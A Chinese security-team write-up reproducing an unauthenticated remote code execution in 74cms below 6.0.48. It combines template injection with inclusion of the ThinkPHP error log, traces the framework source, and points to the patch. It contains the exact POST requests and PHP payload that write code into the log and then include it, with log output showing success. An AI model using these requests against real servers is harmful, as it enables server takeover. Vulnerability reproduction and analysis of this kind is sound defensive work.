

骑士CMS模版注入+文件包含getshell复现

原创 microworld Timeline Sec

2020-12-14原文

收录于话题

#漏洞复现文章合集

70个

上方蓝色字体关注我们，一起学安全！

作者：microworld@Timeline Sec

本文字数：3919

阅读时长：8~10min

声明：请勿用作违法用途，否则后果自负

0x01 简介

骑士cms人才系统，是一项基于PHP+MYSQL为核心开发的一套**免费** + 开源专业人才网系统。软件具执行效率高、模板自由切换、后台管理功能方便等诸多优秀特点。

0x02 漏洞概述

骑士 CMS 官方发布安全更新，修复了一处远程代码执行漏洞。由于骑士 CMS 某些函数存在过滤不严格，攻击者通过构造恶意请求，配合文件包含漏洞可在无需登录的情况下执行任意代码，控制服务器。

0x03 影响版本

骑士 CMS < 6.0.48

0x04 环境搭建

骑士cms不支持php7.0，所以建议使用php5
官网下载6.0.20版本



The screenshot shows the Knight CMS website interface. At the top, there is a navigation bar with links for '提交工单', '商业授权', '短信平台', '售后服务', and '即时通讯'. Below the navigation bar is a dark blue header with menu items: '骑士首页', '产品介绍', '模板演示', '应用中心', '典型案例', '下载中心', '关于骑士', and '现场招聘'. The main content area is divided into two sections. On the left, under '运行环境', there is a table listing system requirements. On the right, under '骑士人才系统基础版(安装包)', there is a table listing available installation packages. A red arrow points to the '74cms_Home_Setup_v6.0.20.zip' package in the table.

名称	编码	更新日期	日志	文件大小	下载
74cms_Home_Setup_v6.0.20.zip	utf-8	2020-03-31	日志	28.51 (MB)	下载
74cms_Home_Setup_v6.0.4.zip	utf-8	2020-01-09	日志	28.09 (MB)	下载
74cms_Home_Setup_v5.0.1.zip	utf-8	2019-03-19	日志	20.26 (MB)	下载
74cms_Home_Setup_v4.2.111.zip	utf-8	2018-04-19	日志	21.55 (MB)	下载
74cms_Home_Setup_v4.2.66.zip	utf-8	2017-10-24	日志	20.94 (MB)	下载

支持系统	windows全系/Linux
数据库	MySQL 5以上
WEB服务器	iis / apache / nginx
软件性质	免费
浏览器兼容	兼容IE6及以上所有浏览器

将源码放在web根目录下，访问/index.php进行安装

6.0.20基础版授权协议 适用于6.0.20基础版用户

版权所有©2019, 74CMS.com 保留所有权利。

骑士CMS 的官方网址是: www.74cms.com 交流论坛: ask.74cms.com

为了使你正确并合法的使用本软件, 请在使用前务必阅读清楚下面的协议条款:

一、本授权协议适用且仅适用于 74CMS 6.0.20基础版本, 74CMS官方对本授权协议的最终解释权。

二、协议许可的权利

- 1、您可以在完全遵守本最终用户授权协议的基础上, 将本软件应用于商业用途。
- 2、您可以在协议规定的约束和限制范围内修改 74CMS 源代码或界面风格以适应您的网站要求。
- 3、您拥有使用本软件构建的网站全部内容所有权, 并独立承担与这些内容的相关法律义务。
- 4、获得商业授权之后, 您可以将本软件应用于商业用途, 同时依据所购买的授权类型中确定的技术支持内容, 自购买时刻起, 在技术支持期限内拥有通过指定的方式获得指定范围内的技术支持服务。商业授权用户享有反映和提出意见的权力, 相关意见将被作为首要考虑, 但没有一定被采纳的承诺或保证。

三、协议规定的约束和限制

- 1、未获商业授权之前, 不得将本软件用于任何用途。购买商业授权请登录 www.74CMS.com 了解最新说明。
- 2、未经官方许可, 不得对本软件或与之关联的商业授权进行出租、出售、抵押或发放子许可证。
- 3、不管你的网站是否整体使用 74CMS, 还是部份栏目使用74CMS, 在你使用了74CMS的网站主页上必须加上74CMS官方网址(www.74CMS.com) 的链接。

我同意

我拒绝



0x05 漏洞复现

1.发送如下请求:

```
http://[IP]/index.php?m=home&a=assign_resume_tpl
```

POST:

```
variable=1&tpl=<?php phpinfo();  
ob_flush();?>/r/n<qscms/company_show 列表名="info"  
企业id="$ _GET['id']"/>
```

127.0.0.1/upload/?m=home&a=assign_resume_tpl



页面错误! 请稍后再试~

ThinkPHP3.2.3 { Fast & Simple OOP PHP Framework } -- [WE CAN DO IT JUST THINK]

variable=1&tpl=<?php phpinfo();ob_flush();?>/r/n<qscms/company_show 列表名='info' 企业id='\$_GET[id]'/>

2. 查看日志会发现已经记录了错误位置: \phpstudy_pro\WWW\data\Runtime\Logs\Home

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

2020-12-12T15:10:36+08:00] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
:RR: 模板不存在:./Application/Home/View/default/Index/<?php phpinfo();?>.html

2020-12-12T15:11:06+08:00] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
:RR: 模板不存在:./Application/Home/View/default/<qscms/company_show 列表名='info' 企业id='\$_GET[id]'/>.html

2020-12-12T15:24:31+08:00] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
:RR: 模板不存在:./Application/Home/View/default/<?php phpinfo();ob_flush();?>/r/n<qscms/company_show 列表名='info' 企业id='

2020-12-12T15:25:04+08:00] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
:RR: 模板不存在:./Application/Home/View/default/C//phpstudy_pro/WWW/upload/data/Runtime/Logs/Home20_12_12.log.html

2020-12-12T15:25:04+08:00] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
:RR: 模板不存在:./Application/Home/View/default/C//phpstudy_pro/WWW/upload/data/Runtime/Logs/Home20_12_12.log.html

2020-12-12T15:25:43+08:00] 127.0.0.1 /upload/?m=home&a=assign_resume_tpl
:RR: 模板不存在:./Application/Home/View/default/<?php phpinfo();ob_flush();?>/r/n<qscms/company_show 列表名='info' 企业id='

3.包含日志

`http://[IP]/index.php?m=home&a=assign_resume_tpl`

POST:

`variable=1&tpl=data/Runtime/Logs/Home/20_12_12.log`

日志名称就是当天的年月日，直接包含即可

The screenshot shows a web browser displaying a PHP 5.6.9 error page. The error message is: "模板不存在:./Application/Home/View/default/Index/". Below the error message is a table of system information for PHP 5.6.9:

PHP Version 5.6.9	
System	
Build Date	May 13 2015 19:23:54
Compiler	MSVC11 (Visual C++ 2012)
Architecture	x64
Configure Command	ccscript /nologo configure.js "--enable-snapshot-build" "--enable-debug-pack" "--disable-zts" "--disable-isapi" "--disable-nsapi" "--without-mssql" "--without-pdo-mssql" "--without-pdo-oci=c:\php-sdk\oracle\x64\instantclient_12_1\sdk\shared" "--with-oci8-12c=c:\php-sdk\oracle\x64\instantclient_12_1\sdk\shared" "--with-oc8-12c=c:\php-sdk\oracle-com-dotnet\shared" "--with-mcrypt=static" "--without-analyzer" "--with-pgo"
Server API	CGI/FastCGI
Virtual Directory Support	disabled
Configuration File (php.ini) Path	C:\Windows
Loaded Configuration File	C:\phpstudy_pro\Extensions\php\php5.6.9nts\php.ini
Scan this dir for additional .ini files	(none)
Additional .ini files parsed	(none)
PHP API	20131106

Below the error page is the Burp Suite interface. The URL field contains: `http://127.0.0.1/upload/?m=home&a=assign_resume_tpl`. The POST data field contains: `variable=1&tpl=C:/phpstudy_pro/WWW/upload/data/Runtime/Logs/Home/20_12_12.log`.

0x06 漏洞分析

路由:

74cms利用了thinkphp3.2.3进行构建，查看ThinkPHP\Conf\convention.php中的路由配置:

```
/* 系统变量名称设置 */
```

```
'VAR_MODULE' => 'm', // 默认模块获取变量
```

```
'VAR_ADDON' => 'addon', //
默认的插件控制器命名空间变量

'VAR_CONTROLLER' => 'c', // 默认控制器获取变量

'VAR_ACTION' => 'a', // 默认操作获取变量

'VAR_AJAX_SUBMIT' => 'ajax', // 默认的AJAX提交变量

'VAR_JSONP_HANDLER' => 'callback',

'VAR_PATHINFO' => 's', // 兼容模式PATHINFO获取变
量，例如 ?s=/module/action/id/1 后面的参数取决于URL_PATHINFO_DEPR

'VAR_TEMPLATE' => 't', // 默认模板切换变

'VAR_AUTO_STRING' => false, // 输入变量是否自动强制转
换为字符串 如果开启则数组变量需要手动传入变量修饰符获取变量
```

```
'HTTP_CACHE_CONTROL' => 'private', // 网页缓存控制

'CHECK_APP_DIR' => true, // 是否检查应用目录是
否创建

'FILE_UPLOAD_TYPE' => 'Local', // 文件上传方式

'DATA_CRYPT_TYPE' => 'Think', // 数据加密方式
```

调用控制器中的某个方法便可以使用如下请求形式：

```
?m=&c=&a=&variable1=&variable2=...
```

在ThinkPHP\Common\functions.php的url方法已经给出了说明

```
：
/**
```

```
* URL组装 支持不同URL模式
```

```

* @param string $url
URL表达式，格式：'[模块/控制器/操作#锚点@域名]?参数1=值1&参数2=值2...'
'

* @param string|array $vars 传入的参数，支持数组和字符串

* @param string|boolean $suffix
伪静态后缀，默认为true表示获取配置值

* @param boolean $domain 是否显示域名

* @return string

*/

function
U($url='', $vars='', $suffix=true, $domain=false, $type=false, $module_type=false) {
    // 解析URL

    ...

    return $url;
}

```

日志记录：

thinkphp定义了日志记录方式：

在ThinkPHP/Library/Think/Log.class.php中的write方法：

```

/**
 * 日志直接写入
 * @static
 * @access public
 * @param string $message 日志信息
 * @param string $level 日志级别

```



```

* @param integer $type 日志记录方式
* @param string $destination 写入目标
* @return void
*/


static function
write($message,$level=self::ERR,$type='', $destination='') {
    if(!self::$storage){
        $type = $type ? : C('LOG_TYPE');
        $class = 'Think\\Log\\Driver\\'. ucwords($type);
        $config['log_path'] = C('LOG_PATH');
        self::$storage = new $class($config);
    }
    if(empty($destination)){
        $destination = C('LOG_PATH').date('y_m_d').'.log';
    }
    self::$storage->write("{ $level}: { $message}",
    $destination);
}

```

ERR代表一般性错误，会直接写入在y_m_d.log当中

为了验证是否写入，我们随机发送一个请求，让他报错：

确 实 存 入 了



模板解析：

官方通告：
<http://www.74cms.com/news/show-2497.html>

提到是
`/Application/Common/Controller/BaseController.class.php`
中的`assign_resume_tpl`方法出了问题

```
/**
 * 渲染简历模板
 */
public function assign_resume_tpl($variable,$tpl){
    foreach ($variable as $key => $value) {
        $this->assign($key,$value);
    }
    return $this->fetch($tpl);
}
```

variable值任意，最终是要对tpl的内容进行渲染

调用了 fetch 方法，我们跟入 ThinkPHP/Library/Think/Controller.class.php:

```
/**
 * 获取输出页面内容
 * 调用内置的模板引擎fetch方法，
 * @access protected
 * @param string $templateFile 指定要调用的模板文件
 * 默认为空 由系统自动定位模板文件
 * @param string $content 模板输出内容
 * @param string $prefix 模板缓存前缀*
 * @return string
 */

protected function
fetch($templateFile='', $content='', $prefix='') {
    return $this->view-
>fetch($templateFile, $content, $prefix);
}
```

这里又调用了内置的模板解析方法 fetch，位于 ThinkPHP/Library/Think/View.class.php:

```
/**
 * 解析和获取模板内容 用于输出
 * @access public
 * @param string $templateFile 模板文件名
 * @param string $content 模板输出内容
```

```

* @param string $prefix 模板缓存前缀

* @return string

*/

public function
fetch($templateFile='', $content='', $prefix='') {

    if(empty($content)) {

        $templateFile = $this->
parseTemplate($templateFile);

        // 模板文件不存在直接返回

        if(!is_file($templateFile))
E(L('_TEMPLATE_NOT_EXIST_').':'. $templateFile);

    }else{

        defined('THEME_PATH') or define('THEME_PATH',
$this->getThemePath());

    }

    // 页面缓存

    ob_start();

    ob_implicit_flush(0);

    if('php' == strtolower(C('TMPL_ENGINE_TYPE'))) { //
使用PHP原生模板

        $_content = $content;

        // 模板阵列变量分解成为独立变量

        extract($this->tVar, EXTR_OVERWRITE);

        // 直接载入PHP模板

```

```

        empty($_content)?include
$templateFile:eval('?'>'.$_content);

    }else{

        // 视图解析标签

        $params = array('var'=>$this->getVar, 'file'=>$templateFile, 'content'=>$content, 'prefix'=>$prefix);

        Hook::listen('view_parse', $params);

    }

    // 获取并清空缓存

    $content = ob_get_clean();

    // 内容过滤标签

    Hook::listen('view_filter', $content);

    // 输出模板文件

    return $content;

}

```

content 为空进入第一个判断，判断模板文件是否为空
 然后经过 parseTemplate 处理后，走如下个判断
 判定 TMPL_ENGINE_TYPE 是否为 php
 由 ThinkPHP/Conf/convention.php 可知
 默认值为 think

```
// 布局设置
'TMPL_ENGINE_TYPE' => 'Think', // 默认模板引擎 以下设置仅对使用Think模板引擎有效
'TMPL_CACHEFILE_SUFFIX' => '.php', // 默认模板缓存后缀
'TMPL_DENY_FUNC_LIST' => 'echo,exit', // 模板引擎禁用函数
'TMPL_DENY_PHP' => false, // 默认模板引擎是否禁用PHP原生代码
'TMPL_L_DELIM' => '{', // 模板引擎普通标签开始标记
'TMPL_R_DELIM' => '}', // 模板引擎普通标签结束标记
'TMPL_VAR_IDENTIFY' => 'array', // 模板变量识别。留空自动判断,参数为'obj'则表示对象
```

于是走入 else ，调用了 Hook::listen ，继续跟入位于ThinkPHP/Library/Think/Hook.class.php

```
/**
 * 监听标签的插件
 * @param string $tag 标签名称
 * @param mixed $params 传入参数
 * @return void
 */
static public function listen($tag, &$params=NULL) {
    if(isset(self::$tags[$tag])) {
        if(APP_DEBUG) {
            G($tag.'Start');
            trace([' '.$tag.' ] --START--', '', 'INFO');
        }
        foreach (self::$tags[$tag] as $name) {
            APP_DEBUG && G($name.'_start');
            $result = self::exec($name, $tag,$params);
            if(APP_DEBUG){
                G($name.'_end');
            }
        }
    }
}
```

```

        trace('Run '.$name.' [
RunTime:'.G($name.'_start',$name.'_end',6).'s ]','','INFO');
    }

    if(false === $result) {
        // 如果返回false 则中断插件执行

        return ;
    }
}

if(APP_DEBUG) { // 记录行为的执行日志

    trace('[ '.$tag.' ] --END-- [
RunTime:'.G($tag.'Start',$tag.'End',6).'s ]','','INFO');
}
}

return;
}

/**
 * 执行某个插件
 * @param string $name 插件名称
 * @param string $tag 方法名 (标签名)
 * @param Mixed $params 传入的参数
 * @return void
 */

static public function exec($name, $tag,&$params=NULL) {

```

```

        if('Behavior' == substr($name,-8) ){
            // 行为扩展必须用run入口方法

            $tag    =    'run';

        }

        $addon    =    new $name();

        return $addon->$tag($params);

    }

}

```

view_parse 的行为定义如下：

```

// 行为扩展定义
'tags' => array(
    'app_init' => array(
        'Behavior\BuildLiteBehavior', // 生成运行Lite文件
    ),
    'app_begin' => array(
        'Behavior\ReadHtmlCacheBehavior', // 读取静态缓存
    ),
    'app_end' => array(
        'Behavior\ShowPageTraceBehavior', // 页面Trace显示
    ),
    'view_parse' => array(
        'Behavior\ParseTemplateBehavior', // 模板解析 支持PHP、内置模板引擎和第三方模板引擎
    ),
    'template_filter'=> array(
        'Behavior\ContentReplaceBehavior', // 模板输出替换
    ),
    'view_filter' => array(
        'Behavior\WriteHtmlCacheBehavior', // 写入静态缓存
    ),
),
);

```

exec会进行判断，当其值中含有Behavior，其入口方法必为run，我们跟入到ParseTemplateBehavior的run方法，其位置在ThinkPHP/Library/Behavior/ParseTemplateBehavior.class.php

```

// 行为扩展的执行入口必须是run

```



```

    public function run(&$_data){

        $engine          =
strtolower(C('TMPL_ENGINE_TYPE'));

        $_content        =
empty($_data['content'])?$_data['file']:$_data['content'];

        $_data['prefix'] =
!empty($_data['prefix'])?$_data['prefix']:C('TMPL_CACHE_PREFIX')
;

        if('think'==$engine){ // 采用Think模板引擎

            if(!empty($_data['content']) && $this-
>checkContentCache($_data['content'],$_data['prefix']))

                || $this-
>checkCache($_data['file'],$_data['prefix'])) { // 缓存有效

                    // 载入模版缓存文件

Storage::load(C('CACHE_PATH').$_data['prefix'].md5($_content).C(
'TMPL_CACHFILE_SUFFIX'),$_data['var']);

                }else{

                    $tpl = Think::instance('Think\\Template');

                    // 编译并加载模板文件

                    $tpl-
>fetch($_content,$_data['var'],$_data['prefix']);

                }

            }else{

                // 调用第三方模板引擎解析和输出

                if(strpos($engine,'\\')){

```

```

        $class = $engine;
    }else{
        $class =
'Think\\Template\\Driver\\'.ucwords($engine);
    }
    if(class_exists($class)) {
        $tpl = new $class;
        $tpl->fetch($_content,$_data['var']);
    }else { // 类没有定义
        E(L('_NOT_SUPPORT_').': ' . $class);
    }
}
}
}

```

因为engine的默认值为think，所以走入第一个判断，content不为空则载入缓存，若为空，即第一次加载，走入else，先实例化template类，调用了fetch方法，其位于ThinkPHP/Library/Think/Template.class.php

```

/**
 * 加载模板
 * @access public
 * @param string $templateFile 模板文件
 * @param array $templateVar 模板变量
 * @param string $prefix 模板标识前缀
 * @return void

```

```

    */

    public function fetch($templateFile,$templateVar,$prefix='')
    {

        $this->tVar          =   $templateVar;

        $templateCacheFile =   $this->
>loadTemplate($templateFile,$prefix);

        Storage::load($templateCacheFile,$this->
>tVar,null,'tpl');

    }

```

调用 loadTemplate() ， 将其存入 templateCacheFile 中
我们跟入loadTemplate()方法：

```

/**
 * 加载主模板并缓存
 * @access public
 * @param string $templateFile 模板文件
 * @param string $prefix 模板标识前缀
 * @return string
 * @throws ThinkException
 */

public function loadTemplate ($templateFile,$prefix='') {

    if(is_file($templateFile)) {

        $this->templateFile    =   $templateFile;

        // 读取模板文件内容

        $tplContent =   file_get_contents($templateFile);

```

```

    }else{

        $tmplContent = $templateFile;

    }

    // 根据模版文件名定位缓存文件

...

    // 判断是否启用布局

...

    // 编译模板内容

    $tmplContent = $this->compiler($tmplContent);

    Storage::put($tmplCacheFile,trim($tmplContent),'tpl');

    return $tmplCacheFile;

}

```

精简了下代码，先获取文件内容，然后存入\$tmplContent中，关注最后三行，调用compiler()方法对模板进行编译，做一些简单处理：

```

1  /**
2   * 编译模板文件内容
3   * @access protected
4   * @param mixed $tmplContent 模板内容
5   * @return string
6   */
7  protected function compiler($tmplContent) {
8      //模板解析
9      $tmplContent = $this->parse($tmplContent);
10     // 还原被替换的literal标签
11     $tmplContent = preg_replace_callback( regex: '/<!--##literal(\d+)##-->/is', array($this, 'restoreLiteral'), $tmplContent);
12     // 添加安全代码
13     $tmplContent = '<?php if (!defined(\'THINK_PATH\')) exit();?>'.$tmplContent;
14     // 优化生成的php代码
15     $tmplContent = str_replace( search: '?><?php', replaces: '', $tmplContent);
16     // 模板编译过滤标签
17     Hook::listen('template_filter', $tmplContent);
18     return strip_whitespace($tmplContent);
19 }

```

存入缓存文件中，然后返回，于是我们再回归到fetch()方法，调用了Storage::load，位于ThinkPHP/Library/Think/Storage/Driver/File.class.php：

```
/**
 * 加载文件
 * @access public
 * @param string $filename 文件名
 * @param array $vars 传入变量
 * @return void
 */
public function load($_filename,$vars=null){
    if(!is_null($vars)){
        extract($vars, EXTR_OVERWRITE);
    }
    include $_filename;
}
```

这里直接就包含文件，最终造成了模板注入


利用：

而利用日志记录错误这个思路我们就可以直接在请求中发送如下payload：

```
<?php phpinfo(); ob_flush();?>/r/n<qscms/company_show
列表名="info" 企业id="$_GET['id']"/>
```

为什么不能使用get来请求，因为url在提交给后台处理会被进行url编码，从而造成包含不成功，因此要采取post方式发送payload

jscms/company_show%20%E5%88%97%E8%A1%A8%E5%90%8D=%22info%22%20%E4%BC%81%E4%B8%9Aid=%22\$.GET[%27id%27]



0x07 修复方式

下载最新补丁包

<http://www.74cms.com/download/index.html>

参考链接：

<https://xz.aliyun.com/t/8520>

<https://www.kancloud.cn/manual/thinkphp/1827>

<https://xz.aliyun.com/t/8596>



阅读原文看更多复现文章

Timeline Sec 团队

安全路上，与你并肩前行



精选留言

用户设置不下载评论

[阅读全文](#)